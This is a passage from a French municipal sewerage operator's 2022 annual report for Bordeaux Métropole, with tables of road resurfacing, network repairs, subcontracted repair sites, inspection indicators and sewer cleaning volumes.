- les programmes d'aménagement localisés à proximité immédiate de la Garonne : ZAC Garonne Eiffel, ZAC Saint Jean-Belcier, ZAC Brazza Nord, ZAC Bastide Niel et PAE des bassins à flots,
- les programmes de développement du territoire comme :
 - ZAC Mérignac Soleil,
 - les cascades de Garonne et les Passerelles de Garonne à Lormont,
 - le secteur de l'OIM sur Mérignac, Saint Médard en Jalles ou le Haillan.

A ces périmètres d'activités, vient s'ajouter la multiplication des projets immobiliers de petite et moyenne envergure comprenant entre 15 et 70 logements (permis d'aménager) ainsi que les divisions parcellaires en vue de construire des maisons individuelles.

Au quotidien, la SABOM accompagne et conseille un grand nombre de professionnels comme les architectes, les géomètres ou encore les bureaux d'études. La SABOM assure à ces intervenants un accès aux règles en vigueur ainsi qu'aux documents et supports techniques indispensables à la bonne conception et réalisation des projets immobiliers. Ces échanges permettent de s'assurer que l'intégralité des documents transmis lors de l'instruction sont cohérents et recevables d'un point de vue administratif et technique.

Enfin, comme en 2021, en 2022, la SABOM a délivré 3 sessions de formation relative au perfectionnement des instructrices et instructeurs des pôles territoriaux à la gestion des eaux pluviales. Ces sessions ont pour but de leur donner les moyens de valider le volet assainissement des dossiers les plus simples et d'accompagner les pétitionnaires sur la complétude de leurs dossiers le cas échéant.

EXPL.4.3. LES SURLARGEURS

Lors des chantiers réalisés sur des voiries de moins de 3 ans ou réputées en bon état par le service territorial de Bordeaux Métropole en charge du secteur, la SABOM se doit de les restituer à qualité équivalente ou supérieure.

Pour ce faire, le service territorial lui indique dans l'AET délivrée (Autorisation d'Exécution des Travaux) les dimensions (supérieures à la surface de réfection initiale), les matériaux et la méthode de réalisation de ces réfections de voirie. La SABOM doit avoir réalisé contractuellement la surlargeur dans les 6 mois qui suivent la réalisation du chantier (pour les branchements neufs, indicateur UA22).

Pour l'année 2022, la SABOM a réalisé **173 surlargeurs** au total. Parmi ces 173 surlargeurs, 162 ont été effectuées suite à des travaux de branchements neufs ou de prestations facturables (modification de branchement existant), et 11 suite à des réparations d'exploitation. Sur ce total, 69 surlargeurs sont issues de chantiers ayant été réalisés en 2021, et 104 sont liées à des chantiers de 2022.

Communes	2019*		2020		2021		2022	
	Nombre	Surface (m ²)	Nombre	Surface (m ²)	Nombre	Surface (m ²)	Nombre	Surface (m ²)
AMBARES ET LAGRAVE	0	0	1	73	8	491	2	110
AMBES	0	0	0	0	0	0	0	0
ARTIGUES PRES BORDEAUX	0	0	2	110	3	175	5	215
BASSENS	0	0	3	319	0	0	1	40
BEGLES	1	55	6	295	7	348	4	190
BLANQUEFORT	1	54	13	865	11	561	7	494
BORDEAUX	2	105	32	1 934	32	1 708	15	895
BOULIAC	1	50	2	94	0	0	1	60
BRUGES	1	52	11	743	7	310	5	373
CARBON BLANC	0	0	2	120	2	135	1	64
CENON	0	0	2	127	4	180	5	336
EYSINES	0	0	10	637	9	437	17	823
FLOIRAC	0	0	2	146	4	197	9	420
GRADIGNAN	1	52	16	1 044	9	608	7	393
LE BOUSCAT	1	98	10	684	13	703	8	441
LE HAILLAN	1	52	12	876	4	268	4	200
LE TAILLAN MEDOC	1	50	8	417	7	471	8	504
LORMONT	0	0	4	249	7	328	3	167
MARTIGNAS SUR JALLES	0	0	0	0	0	0	1	90
MERIGNAC	3	348	31	2 283	19	1 189	12	713
PAREMPUYRE	0	0	6	302	13	718	4	238
PESSAC	3	168	25	1 750	13	741	10	682
ST AUBIN DE MEDOC	0	0	13	718	7	264	11	660
ST LOUIS DE MONTFERRAND	0	0	0	0	0	0	1	49
ST MEDARD EN JALLES	0	0	24	1 638	11	749	12	922
ST VINCENT DE PAUL	0	0	0	0	0	0	0	0
TALENCE	1	57	7	438	4	241	7	409

TABLEAU 9 - EXPL.4.3. Nombre de surlargeurs et leur surfaces totales, par commune et par année								
Communes	2019*		2020		2021		2022	
	Nombre	Surface (m ²)	Nombre	Surface (m ²)	Nombre	Surface (m ²)	Nombre	Surface (m ²)
VILLENAVE D'ORNON	0	0	9	530	18	1 008	13	695
Total	17	1 141	251	16 389	212	11 830	173	10 184
*résultats non représentatifs (démarrage du contrat)								

Une surlargeur s'exécute généralement en 1 à 2 jours, et donne lieu tout d'abord à un rabotage de la voirie (voir **PHOTO 1**), suivi d'un nettoyage à la balayeuse puis à l'application d'une couche d'accrochage pour que l'enrobé puisse prendre. L'étape suivante consiste à appliquer l'enrobé au finisher (voir **PHOTO 2**) avec compactage à l'aide d'un cylindre. Une fois l'enrobé sec, la signalisation horizontale (marquage au sol) peut être réalisée.

PHOTOGRAPHIE 1 - EXPL.4.3 Rabotage de voirie



PHOTOGRAPHIE 2 - EXPL.4.3 Enrobé au finisher



EXPL.4.4. LA POLITIQUE DE RÉPARATION

Travaux réalisés en interne SABOM

En 2022, les équipes de la SABOM ont réalisé 955 interventions de réparation (840 en 2021, 927 en 2020 et 788 en 2019).

Ces interventions se répartissent de la manière suivante :

- 15 réparations ponctuelles sur des collecteurs,
- 186 réparations sur des branchements,
- 11 réparations de boîtes de branchements,
- 212 réparations d'avaloirs,
- 253 réparations sur des regards de visite,
- 278 mises en sécurité sur des ouvrages assainissement (regards de visite trottoir et/ou chaussée, des plaques de recouvrement et sur des avaloirs), sur des affaissements et sur des excavations

Le **TABLEAU 10** reprend ces éléments.

On constate une répartition des interventions relativement équivalente à celle de 2020 et 2021 avec toujours une très forte proportion sur Bordeaux (environ 23% des interventions).

Nous pouvons remarquer également que deux communes se distinguent, comme en 2021, par le nombre d'interventions réalisées : les communes de Pessac et de Villenave d'Ornon.

Ce grand nombre d'interventions sur ces deux communes est lié à un nombre croissant des signalements réalisés par les agents de surveillance des voiries des Services Territoriaux 3 et 4 de Bordeaux Métropole via l'outil GDC. A noter également que nous échangeons régulièrement avec l'ensemble des Services Territoriaux pour faire le point sur le traitement de leurs demandes, et les interventions les plus urgentes à engager au moment où nous nous rencontrons.

TABLEAU 10 - EXPL.4.4. Le volume de réparations réseau 2022

Commune	Réparations sur des collecteurs	Réparations sur des branchements	Réparation de boîtes de branchements	Réparations d'avaloirs	Réparations sur des regards de visite	Mise en sécurité	Total
AMBARES ET LAGRAVE		5		6	5	8	24
AMBES		2				3	5
ARTIGUES PRES BORDEAUX	1	5		2	2	5	15
BASSENS		1		7	4	6	18
BEGLES		5		11	13	12	41
BLANQUEFORT				8	2	5	15
BORDEAUX	2	48	6	51	45	64	216
BOULIAC				1	2	3	6
BRUGES		4		6	3	9	22
CARBON BLANC	1	5		2	6	5	19
CENON		1		5	4	5	15
EYSINES	2	5		9	7	6	29
FLOIRAC		3	1	9	3	5	21
GRADIGNAN		9		4	12	8	33
LE BOUSCAT		3	1	5	5	7	21
LE HAILLAN		4		4	3	7	18
LE TAILLAN MEDOC			3	5	3	3	14
LORMONT		4		11	8	10	33
MERIGNAC	1	20		5	21	24	71
PAREMPUYRE				4	4	2	10
PESSAC	7	19	1	18	30	18	93
SAINT AUBIN DE MEDOC			1		6	3	10
SAINT LOUIS DE MONTFERRAND		2		4		1	7
SAINT MEDARD EN JALLES		16		3	13	10	42
SAINT VINCENT DE PAUL	1	1					2
TALENCE		7	1	12	8	19	47
VILLENAVE D'ORNON		14		20	44	30	108
Total général	15	186	11	212	253	278	955

PHOTOGRAPHIE 1 - EXPL.4.4 Travaux de re-scellement d'un avaloir par les agents réparations du département réseaux.



Travaux réalisés par les sous-traitants sous surveillance de la SABOM

Parallèlement, en 2022, nos sous-traitants ont effectué 117 réparations pour le compte de la SABOM, contre 160 en 2021. Nous faisons intervenir nos sous-traitants pour les terrassements qui dépassent 1,20 m de profondeur, ou pour des travaux spécifiques, telle que la pose d'une manchette par l'intérieur du collecteur.

Le **TABLEAU 11** détaille ces réparations par commune, rue et type. Dans ce type de travaux, nous ne faisons que réparer le collecteur au droit de la casse. Nous ne faisons pas de renouvellement car l'état structural du reste du collecteur est bon. Divers procédés peuvent être utilisés (remplacement d'un bout de collecteur en tranchée ouverte, ou pose d'un manchette sans ouvrir la chaussée si cela est possible).

TABLEAU 11 - EXPL.4.4. Liste des chantiers de réparation sous-traités (budget exploitation) pour 2022		
Commune	Adresse	Libellé travaux
AMBARES	23, rue André Lignac	Réparation collecteur EP
AMBARES	43, rue Emile Larrieu	Branchement EP
AMBARES ET LAGRAVE	16 rue Alfred Musset	Réparation branchement suite à une dégradation par ENEDIS
AMBES	9, avenue Louis Pasteur	Réparation collecteur EP
ARTIGUES PRES BORDEAUX	11, rue des Abeilles	Réparation branchement EU
ARTIGUES PRES BORDEAUX	4 Allée des Abeilles	Réparation branchement EU
BASSENS	25 rue Camille Julian	Reprise amorce et pied droit regard
BASSENS	28 rue Laroche foucaud	Casse branchement / excavation / fluo +
BASSENS	Rue Sybille	Réparation collecteur EU
BEGLES	3, rue Joseph Kosma	Réparation branchement EU
BLANQUEFORT	26 rue de Guyenne	Réparation collecteur EU
BORDEAUX	106, quai de Bacalan	Réparation RVC
BORDEAUX	107 rue Berruer	Terrassement afin de reprendre étanchéité amorce mais RAS (problème enquête) et maçonnerie RVF

TABLEAU 11 - EXPL.4.4. Liste des chantiers de réparation sous-traités (budget exploitation) pour 2022		
Commune	Adresse	Libellé travaux
BORDEAUX	114, cours de l'Yser	Réparation raccordement de BE
BORDEAUX	114, cours de l'Yser	Réparation par l'intérieur du raccordement BE
BORDEAUX	116, avenue Thiers	Réparation branchement unitaire
BORDEAUX	124 rue Tondu	Réparation collecteur UN
BORDEAUX	145, face 150 rue du Tondu	Réparation branchement unitaire
BORDEAUX	150, avenue Thiers	Branchement unitaire à réparer
BORDEAUX	18, avenue Thiers	Réparation collecteur unitaire par l'intérieur
BORDEAUX	21, rue Fernand Habasque	Réparation amorce branchement
BORDEAUX	221, avenue de la République	Réparation collecteur et ouvrage unitaires
BORDEAUX	226, avenue Thiers	Réparation branchement unitaire (infructueux)
BORDEAUX	23, rue du Capitaine Raffin	Réparation branchement EU
BORDEAUX	281 et 283 rue Pelleport	reprise de 2 piquages branchements / collecteur / 2 terrassements
BORDEAUX	30, avenue Thiers	Enlèvement de béton dans latéral unitaire
BORDEAUX	30, avenue Thiers	Réparation branchement unitaire (NON PRODUCTIF)
BORDEAUX	33, rue de la Benatte	Raccordement sur pot de branchement EP
BORDEAUX	39 cours du Maréchal Foch	Réparation Branchement UN
BORDEAUX	39 rue Saint Fort	Réparation branchement UN
BORDEAUX	40 rue de Saget	Dégâts Tiers
BORDEAUX	40, rue des Ayres	Branchement EU
BORDEAUX	41, rue Furtado	Réparation branchement Unitaire (infructueux)
BORDEAUX	47, rue Georges Bonnac	Réparation branchement Unitaire
BORDEAUX	5, rue Georges Bonnac	Réparation branchement Unitaire
BORDEAUX	53, rue Raymond Lavigne	Branchement EP
BORDEAUX	6 rue René Roy de Clotte	Réparation brch et renouvellement regard
BORDEAUX	6, rue de Belgique	Réparation branchement unitaire + abandon vieux branchement
BORDEAUX	60, rue Rivière angle passage Bernard Jabouin	Réparation collecteur EP
BORDEAUX	70, rue de Nérac	Réparation branchement EU
BORDEAUX	9 rue Edouard Faure	Réparation branchement / renouvellement fonte RVF
BORDEAUX	Place Nansouty	Réparation collecteur UN Ø1000
BORDEAUX	Rue d'Aviau angle rue Ducau	Réparation collecteur + ouvrage Unitaires
BORDEAUX	Rue de Saget / Rue de Tauzia	Reprise piquage antenne BE et collecteur UN
BORDEAUX	rue Feageas / Chenebier	Réparation antenne BE
BOULIAC	18, allée de Canterane (Domaine de Canterane)	Réparation conduite de refoulement
BOULIAC	9 avenue du Domaine de Vialle	Réparation branchement
BRUGES	1 allée des Pins	Réparation brch
BRUGES	2 rue Paul Verlaine	Réparation BE
BRUGES	4 rue des Aulnes	Réparation collecteur suite dégâts ENEDIS
BRUGES	49 rue André Messenger	Fraisage branchement pénétrant

TABLEAU 11 - EXPL.4.4. Liste des chantiers de réparation sous-traités (budget exploitation) pour 2022		
Commune	Adresse	Libellé travaux
BRUGES	61 avenue St Exupery	Réparation collecteur EP
BRUGES	Avenue de Terrefort	Réparation collecteur EU Ø200
CARBON BLANC	5 avenue de la Gardette	Réparation collecteur EP
CARBON BLANC	55 RUE EMILE ZOLA	Réparation branchement
CARBON BLANC	7 avenue de la Gardette	Réparation collecteur EP
CARBON BLANC	8 rue Roger Salengro	Décalage avec sol visible, Fluo Positive, exca chaussée
CENON	27 rue Emile Combes	Réparation branchement EU
CENON	44 Ave Dubedout	Enlèvement bloc béton dans collecteur et mise en place quick lock sur perforation
FLOIRAC	106, chemin des Plateaux	Réparation collecteur EU
FLOIRAC	14, rue Voltaire	Réparation collecteur EP
FLOIRAC	9 Avenue Blanqui	Réparation brch EU / excavation chaussée
FLOIRAC	Proche du n°9 de l'avenue François Mauriac	Branchement EU à réparer + création d'un RVF
GRADIGNAN	1, place Roumégoux	Réparation branchement EU
GRADIGNAN	2, rue du Chouiney angle rue Bénédigues	Cunette RVC EP à réparer+ RVC EP
LE BOUSCAT	17 et 19 rue Mathilde	Réparation de 2 branchements
LE BOUSCAT	208 Avenue de La Liberation	Terrassement sur Branchement UN / problème en privé / nuit
LE BOUSCAT	26, rue des Girondins	Réparation collecteur EP
LORMONT	15, allée Truffaut	Réparation raccordement EU et EP
LORMONT	Quai Chaigneau-Bichon (sous Pont d'Aquitaine)	Hydrocurage + ITV collecteur de rejet en Garonne
LORMONT	Rue Lavergne / République	Casse collecteur UN avec excavation
MERIGNAC	1 impasse du luxembourg	Casse collecteur EU
MERIGNAC	10, avenue Marcel Doret	Réparation collecteur EU
MERIGNAC	29, rue Sacha Guitry	Réparation collecteur EU
MERIGNAC	3 rue Pierre de Coubertin	Réparation branchement EU
MERIGNAC	4 rue Jean Briaud	Casse collecteur EU
MERIGNAC	4, rue Marc Chagall	Réparation collecteur EU avec dépose et repose BE avec son raccordement
MERIGNAC	6 rue Léon Biot	Reprise collecteur et branchement - excavation chaussée
MERIGNAC	8 avenue Marcel Dassault	Réparation collecteur EP
MERIGNAC	Avenue du Président Coty angle rue Veyri	Collecteur EP (pompage)
MERIGNAC	Rue Francis Martin angle avenue Henri Barbusse	Réparation collecteur EU
PESSAC	10 rue des Martinets	Réparation collecteur EU
PESSAC	13 rue des Martinets	Réparation collecteur EU
PESSAC	132 Bis, avenue Jean Jaurés	Réparation collecteur unitaire
PESSAC	21 Avenue de Bretagne	Réparation collecteur EU
PESSAC	28 rue Avigdor	Réparation collecteur EP
PESSAC	28 rue Paul Painlevé / Guizot	Réparation débit temps sec
PESSAC	3, avenue Sainte-Marie	Réparation amorce branchement
PESSAC	30, avenue Jean Cordier angle avenue du Vallon	Réparation collecteur + RVC unitaires
PESSAC	35 Boulevard du Haut Livrac	Casse collecteur EU / Exca / fluo +
PESSAC	6, rue des Ibis	Réparation de 2 amorces EU

TABLEAU 11 - EXPL.4.4. Liste des chantiers de réparation sous-traités (budget exploitation) pour 2022		
Commune	Adresse	Libellé travaux
PESSAC	79, rue Bougnard	Réparation branchement EU
PESSAC	8 rue des Martinets	Réparation collecteur EU
PESSAC	Allée du Bourgailh	Réparation refoulement EU
PESSAC	Allée du château du Bourgailh	Réparation refoulement
PESSAC	Gravière / Mermoz	Réparation collecteur EP Ø400
SAINT MEDARD EN JALLES	62, rue des Sablons	Réparation collecteur EU
SAINT MEDARD EN JALLES	10 rue Jacques Callot / Etienne Falconnet	Suite à une excavation, contrôler si réparation EP a tenue, sinon ouvrir sur regard borgne EU
SAINT MEDARD EN JALLES	116 rue Rolland Garros	Réparation collecteur EU
SAINT MEDARD EN JALLES	22, rue Pierre Fresnay	Réparation collecteur par manchette
SAINT MEDARD EN JALLES	29 rue Etienne Falconnet	Réparation réseau EU
SAINT MEDARD EN JALLES	31 rue Pierre Ramond	Réparation radier, paroi de l'ouvrage et purge
SAINT MEDARD EN JALLES	39 rue Falconnet	Réparation réseau EU
SAINT MEDARD EN JALLES	55-57 Ave Descartes	Réparation branchement EU
SAINT MEDARD EN JALLES	7 rue Jean Baptiste Carpeaux	Réparation collecteur EU / à noter erreur au niveau de la profondeur enquête
SAINT MEDARD EN JALLES	9 rue Pilon	Réparation réseau EU
SAINT MEDARD EN JALLES	Rue Gabriel Garbay / rue Louis Bleriot	Réparation collecteur EU
SAINT MEDARD EN JALLES	Rue Nicolas Poussin angle rue Gustave Courbet	QUICK LOCK collecteur EP
TALENCE	294, rue Frédéric Sévène	Intervention dans collecteur EP (Curage laitance béton HP)
TALENCE	3 rue Camille Saint Saens	Pose de 3 manchettes et fraisage de 2 joints dans collecteur
TALENCE	3, rue El Alamein	Réparation collecteur EU
TALENCE	Rue Frédéric Sévène angle rue René Vaché	Réparation réseau EU
VILLENAVE D'ORNON	20, rue des Bolets	Réparation branchement EU
VILLENAVE D'ORNON	21, allée Louison Bobet	Réparation collecteur EU + boîte de branchement
VILLENAVE D'ORNON	3 Rue du professeur Demons	Réparation branchement EU
VILLENAVE D'ORNON	80 rue Anatole France	Réparation branchement
GRADIGNAN	Route de Léognan Chemin de Moulineau	Réparation collecteur

Le nombre de chantiers réalisés par nos sous-traitants en 2022 est en diminution par rapport à 2021 (117 réparations contre 160 en 2021). Cette diminution du nombre de chantiers traités s'explique par deux facteurs :

- une amélioration de l'organisation interne du Département Réseaux augmentant notre capacité à traiter en interne les dossiers de réparation (continuité de 2021),
- un temps sec qui a possiblement généré moins de casses réseaux car moins de sollicitation des ouvrages.

Toutes ces réparations ou interventions ont eu lieu dans le cadre de l'exploitation (enveloppe contractuelle de réparation réseaux), hors des blocs de renouvellement contractuels.

Dès qu'un ouvrage affermé est diagnostiqué dégradé ou responsable d'un affaissement de voirie par exemple, si une réparation peut être envisagée pour remédier à la problématique, elle est programmée et réalisée. S'il s'agit d'un renouvellement d'une boîte de branchement, d'un branchement dans sa globalité ou d'un collecteur, ces interventions sont réalisées dans le cadre des blocs de renouvellement (voir [PAT.3](#)).

EXPL.4.5. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI16	Synthèse de l'état structurel des collecteurs visitables et non visitables (en linéaire)	N/A	<p>Collecteurs visitables :</p> <p>Classe C1 (bon état) -> 37,051 km;</p> <p>Classe C2 (état moyen) -> 17,853 km;</p> <p>Classe C3 (mauvais état) -> 9,114 km.</p> <p>Collecteurs non-visitables :</p> <p>Pour les ITV : 14,968 km 73,288 km 4,741 km 0,714 km</p> <p>Pour les drones PREDIRE structurel : P0 : 125,832 km P1 : 45,027 km P2 : 31,398 km P3 : 5,715 km</p> <p>Total : 207,972 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 101,740 km on arrive à 309,712 km</p>	<p>Collecteurs visitables :</p> <p>Classe C1 (bon état) -> 18,062 km;</p> <p>Classe C2 (état moyen) -> 10,198 km;</p> <p>Classe C3 (mauvais état) -> 5,096 km.</p> <p>Collecteurs non-visitables :</p> <p>Pour les ITV : 1 : 37,793 km 2 : 101,894 km 3 : 3,020 km 4 : 0,095 km</p> <p>Pour les drones PREDIRE structurel : P0 : 180,108 km P1 : 40,984 km P2 : 83,674 km P3 : 4,080 km</p> <p>Total : 308,846 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 117,652 km on arrive à 426,498 km</p>	<p>Collecteurs visitables :</p> <p>Classe C1 (bon état) -> 24,958 km;</p> <p>Classe C2 (état moyen) -> 14,464 km;</p> <p>Classe C3 (mauvais état) -> 11,238 km.</p> <p>Collecteurs non-visitables :</p> <p>Pour les ITV : 0 : 0,066 km 1 : 40,030 km 2 : 84,715 km 3 : 2,674 km 4 : 0,083 km</p> <p>Pour les drones PREDIRE structurel : P0 : 200,094 km P1 : 48,648 km P2 : 146,402 km P3 : 12,097 km</p> <p>Total : 407,241 km + * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 108,647 km on arrive à 515,888 km</p>	<p>Collecteurs visitables :</p> <p>Classe C1 (bon état) -> 39,247 km;</p> <p>Classe C2 (état moyen) -> 15,508 km;</p> <p>Classe C3 (mauvais état) -> 15,253 km.</p> <p>Collecteurs non-visitables :</p> <p>Pour les ITV : 0 : 0,002 km 1 : 33,399 km 2 : 49,374 km 3 : 2,544 km 4 : 0,079 km</p> <p>Pour les drones PREDIRE structurel : P0 : 224,295 km P1 : 15,531 km P2 : 197,139 km P3 : 5,895 km</p> <p>Total : 442,860 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 114,593 km on arrive à 557,453 km</p>
Indicateur opérationnel R8	Linéaire de collecteurs non visitables inspectés par ITV par le délégant et analysés par le délégataire	80km	77,999	108,446 km	108,276 km	70,124 km

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel R9	Linéaire de collecteurs non visitables inspectés par ITV réalisés par le délégataire pour ses besoins d'exploitation (15 km)	> 15km	15,712	16,025 km	19,294 km	15,273 km
Indicateur opérationnel R10	Linéaire de collecteurs visitables inspectés pour des besoins patrimoniaux (66km) et pour les besoins d'exploitation (10 km) par le délégataire	> 76km	76 km	48,426 km	67,223 km	86,111 km
Indicateur opérationnel R11	Linéaire de réseau non visitable diagnostiqué (par les drones Prédire) (en km/an)	2992 km sous 7 ans (soit 427 km/an) – les linéaires ne pouvant donner lieu à un passage de Prédire (cf. motifs d'exclusion dans les commentaires relatifs au calcul)	309,713 km	368,285 km	472,893 km	557,453 km
Indicateur opérationnel R12	Linéaire des canalisations d'assainissement à ciel ouvert, bétonnées ou non, inspectées deux fois par an (2x 10 km)	> 20 km	29,444 km	29,653 km	29,488 km	28,578 km
Indicateur opérationnel R21	Nombre de "réparations pures" par nature (réseaux, branchements, ouvrages) et par type de réseau (Visitable et non visitable)	N/A	Collecteurs : 2 réparations pures sur collecteurs visitables, 58 sur collecteurs non-visitables. Regards : 280 réparations pures. Branchements : 103 réparations pures.	Collecteurs : 0 réparations pures sur collecteurs visitables, 86 sur collecteurs non-visitables. Regards : 324 réparations pures. Branchements : 93 réparations pures.	Collecteurs : 2 réparations pures sur collecteurs visitables, 88 sur collecteurs non-visitables, Regards : 231 réparations pures, Branchements : 225 réparations pures.	Collecteurs : 1 réparation pure sur collecteurs visitables, 54 sur collecteurs non-visitables, Regards : 209 réparations pures, Branchements : 231 réparations pures.

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel R23	Répartition entre réparations structurelles (suite à inspection) et réparations fonctionnelles (suite à un incident) par nature	N/A	363 réparations structurelles suite à inspection ; 108 réparations fonctionnelles suite à incident	197 réparations structurelles suite à inspection 343 réparations fonctionnelles suite à incident	165 réparations structurelles suite à inspection 443 réparations fonctionnelles suite à incident	122 réparations structurelles suite à inspection 375 réparations fonctionnelles suite à incident
Indicateur opérationnel R24	Taux de collecteurs non visitables connus	N/A	Depuis 2013 : 20 % Depuis 2019 : 10%	12,25%	11,96%	15,55%
Indicateur opérationnel R25	Taux de collecteurs visitables connus	100% au 31/12/2025 sur le périmètre connu au 1er janvier 2019	/	/	/	/
Indicateur opérationnel R26	Evaluation du montant des travaux de renouvellement à réaliser sur les collecteurs (visitables et non visitables) et canaux et ruisseaux en mauvais état	N/A	8 968 354,76€	5 357 737,32 €	5 152 640,43 €	3 279 567,39 €
Indicateur opérationnel R27	Evaluation des notes d'état théorique par outil prédictif des collecteurs non visitables et évaluation du montant des travaux à réaliser sur les collecteurs non visitables en mauvais état	N/A	/	/	/	/

❖ R8

Tout le linéaire transmis à la SABOM a été analysé.

❖ R10

En 2022, nous avons dépassé l'objectif avec 86,111 km réalisés, dont 36 km d'inspection pédestre et 37,6 km d'inspection par drone volant. Ces 10 km réalisés en sus nous permettent de compenser une partie du linéaire manquant des années précédentes. Sur les 36,351 km à rattraper sur 2022, 2023 et 2024, 6 km devaient être réalisés en 2022, ce qui a été fait et même dépassé. Au-delà du plan d'actions mis en place (appel à de la sous-traitance, formation d'un second télépilote de drone, achat d'un second drone volant, etc.), la faible pluviométrie de l'année 2022 a été un facteur favorable pour cette activité d'inspection des collecteurs visitables.

❖ R25

Indicateur à produire en fin de contrat.

❖ R26

La baisse du montant des travaux de renouvellement à réaliser sur les collecteurs s'explique par la baisse de linéaire d'ITV patrimoniales réalisés (R8).

RÉFÉRENTIEL CONTRAT

Article 24

Entretien des canalisations et des ouvrages associés au réseau

Article 24.1

Canalisations

Article 24.3

Avaloirs et bouches d'égout

SOMMAIRE

EXPL.5.1. MAINTENANCE DES COLLECTEURS ET DES BOUCHES D'ÉGOUT	509
EXPL.5.2. OBSTRUCTIONS/DÉSOBSTRUCTIONS.....	518
EXPL.5.3. SUIVI DES POINTS D'ENCRASSEMENT	525
EXPL.5.4. ÉLIMINATION DES DÉCHETS DU RÉSEAU	538
EXPL.5.5. ENTRETIEN PRÉVENTIF DES CLAPETS.....	540
EXPL.5.6. BILAN DES INDICATEURS.....	542

EXPL.5.1. MAINTENANCE DES COLLECTEURS ET DES BOUCHES D'ÉGOUT

LES COLLECTEURS VISITABLES



Le 5 octobre 2022, une équipe SABOM du service maintenance réseau est intervenue sur le collecteur Caudéran Naujac, cours Xavier Arnoz à Bordeaux, afin de réaliser un pompage d'un ouvrage type dessableur sur lequel le service expertise et innovation analyse les données d'une sonde présente au radier du collecteur (diamètre 3500 mm).

L'opération a consisté à pomper 15 à 20 tonnes de sable collectés dans cet ouvrage à une profondeur de 10 mètres permettant ainsi de désensabler la sonde afin d'assurer une continuité des données.





Le 19 octobre 2022, une intervention de fraisage avec assistance hydrocurage a permis de couper des racines qui obstruait quasi en totalité un collecteur d'eaux pluviales situé sur un chemin du domaine de la Burthe à Floirac. Cela avait pour incidence des débordements répétés d'eaux pluviales sur le chemin, qui s'en trouvait altéré.

Suite à cette désobstruction, un chemisage ponctuel par l'intérieur a permis de réparer l'anomalie structurelle par laquelle les racines s'étaient introduites.



La politique de curage des collecteurs visitables s'appuie sur les résultats de l'évaluation continue des collecteurs visitables de Bordeaux Métropole.

Les inspections réalisées consistent, d'une part, au relevé d'encrassement et, d'autre part, au relevé des défauts structurels et/ou des observations. Cette vision globale de ces collecteurs permet ainsi de définir les priorités de curage ainsi que l'identification et la qualification des travaux à réaliser, le cas échéant.

Les inspections réalisées en 2020, 2021 et 2022, ont permis d'identifier certains collecteurs présentant un taux d'encrassement supérieur à 20 %.

Suite à ces relevés, les interventions de curage ont été réalisées pour un linéaire total en 2022 de 3 020 ml (voir **TABLEAU 1**). Les réseaux curés sont les suivants :

- Bordeaux : Rue des 3 Conils, quai de Brazza, rue Pierre Louis de Jabrun, rue Montmejean, rue Caudéran, Rue Renaissance et rue Jeanne Langevin,
- Mérignac : rue Rudolph Diesel,
- Cenon : chemin de Pichelièvre,
- Floirac : rue Cassagne / rue Richelieu.

Pour rappel, conformément au contrat, pour les collecteurs dont le diamètre ou la hauteur est supérieur à 800 mm, le curage est programmé dès que le niveau de matière atteint 1/5ème de la hauteur, sans cependant pouvoir excéder en moyenne 40 cm.


TABLEAU 1 - EXPL.5.1. Curage collecteurs visitables ($\varnothing \geq 1200$ mm)			
	Linéaire total présent sur la Métropole en km	Linéaire curé (km)	Matières extraites (m3)
2019	294	3,134	85
2020	294	2,284	62,5
2021	294	3,714	123
2022	295	3,020	137

LES COLLECTEURS NON VISITABLES



PONT CHABAN-DELMAS : ENTRETIEN DES OUVRAGES D'ÉVACUATION DES EAUX PLUVIALES

En janvier 2022, et comme chaque année, des agents du département Réseaux ont travaillé de nuit sur une opération de grande ampleur sur le pont Chaban-Delmas. Cette intervention était dédiée au nettoyage des deux goulottes, situées de part et d'autre de la partie relevable du pont, et à celui des 10 bouches d'égout et des 80 grilles d'évacuation. Elle s'effectue avec le tablier central levé et une interdiction de circulation sur le pont encadrée par les services de la Métropole. Les agents de la SABOM ont également procédé au nettoyage, au jet haute pression, de la base des piles du pont.



Pour les collecteurs non visitables, la programmation du curage tient compte :

- Des curages préventifs à réaliser au niveau des points critiques permanents (soit environ 18 km de linéaire), avec, pour chacun d'entre eux, des fréquences d'intervention associées et des interventions parfois déclenchées par les capteurs mettant en évidence une augmentation des niveaux d'eau dans les collecteurs (Voir **EXPL.5.3**),
- Des résultats de pré-diagnostic réalisés par les drones rampants (Voir **EXPL.4**) dans les collecteurs de diamètre 200 et 400 mm permettant d'identifier des tronçons pour lesquels le taux d'encrassement est supérieur ou égal à 25% (notes Curage C2 et C3 ; les C2 sont les collecteurs avec un encrassement estimé entre 25 et 33% du diamètre et les C3 ceux avec encrassement estimé supérieur à 33%), taux de déclenchement du curage plus contraignant que celui prévu au contrat (33% pour les canalisations jusqu'à 300 mm de diamètre),
- Des curages de collecteurs à réaliser après les interventions d'urgence de désobstruction de branchement ou de collecteur,
- Des demandes de curage de réseau avant les travaux réseau ou avant les ITV (inspections télévisuelles) patrimoniales réalisés par la Direction de l'Eau, lorsque les niveaux d'encrassement relevés excèdent les seuils de programmation d'un curage prévus au contrat,
- De manière plus marginale, des mesures d'encrassement dans les regards de visite réalisées lors des interventions de dératissage des réseaux et des enquêtes d'exploitation.

En 2022, les interventions de curage ont permis de nettoyer 147,311 km de collecteurs non visitables en majorité sur les communes de St Médard en Jalles, Pessac, Mérignac, Eysines, Bordeaux et Artigues-près-Bordeaux.

Le **TABLEAU 2** présente le bilan du curage des collecteurs non visitables sur ces 4 dernières années.

TABLEAU 2 - EXPL.5.1. Bilan du curage hydraulique des collecteurs non visitables selon le type de réseau				
Année	Linéaire curé (km)			Matières extraites estimées
	Eaux usées et unitaires	Eaux pluviales	Total	m3
2019	133,360	8,292	141,384	235,0
2020	108,857	3,808	112,665	230,0
2021	158,684	4,239	162,923	618,0
2022	140,25	7,07	147,31	479,3

En 2022, la baisse des matières extraites est certainement due au linéaire curé moindre.

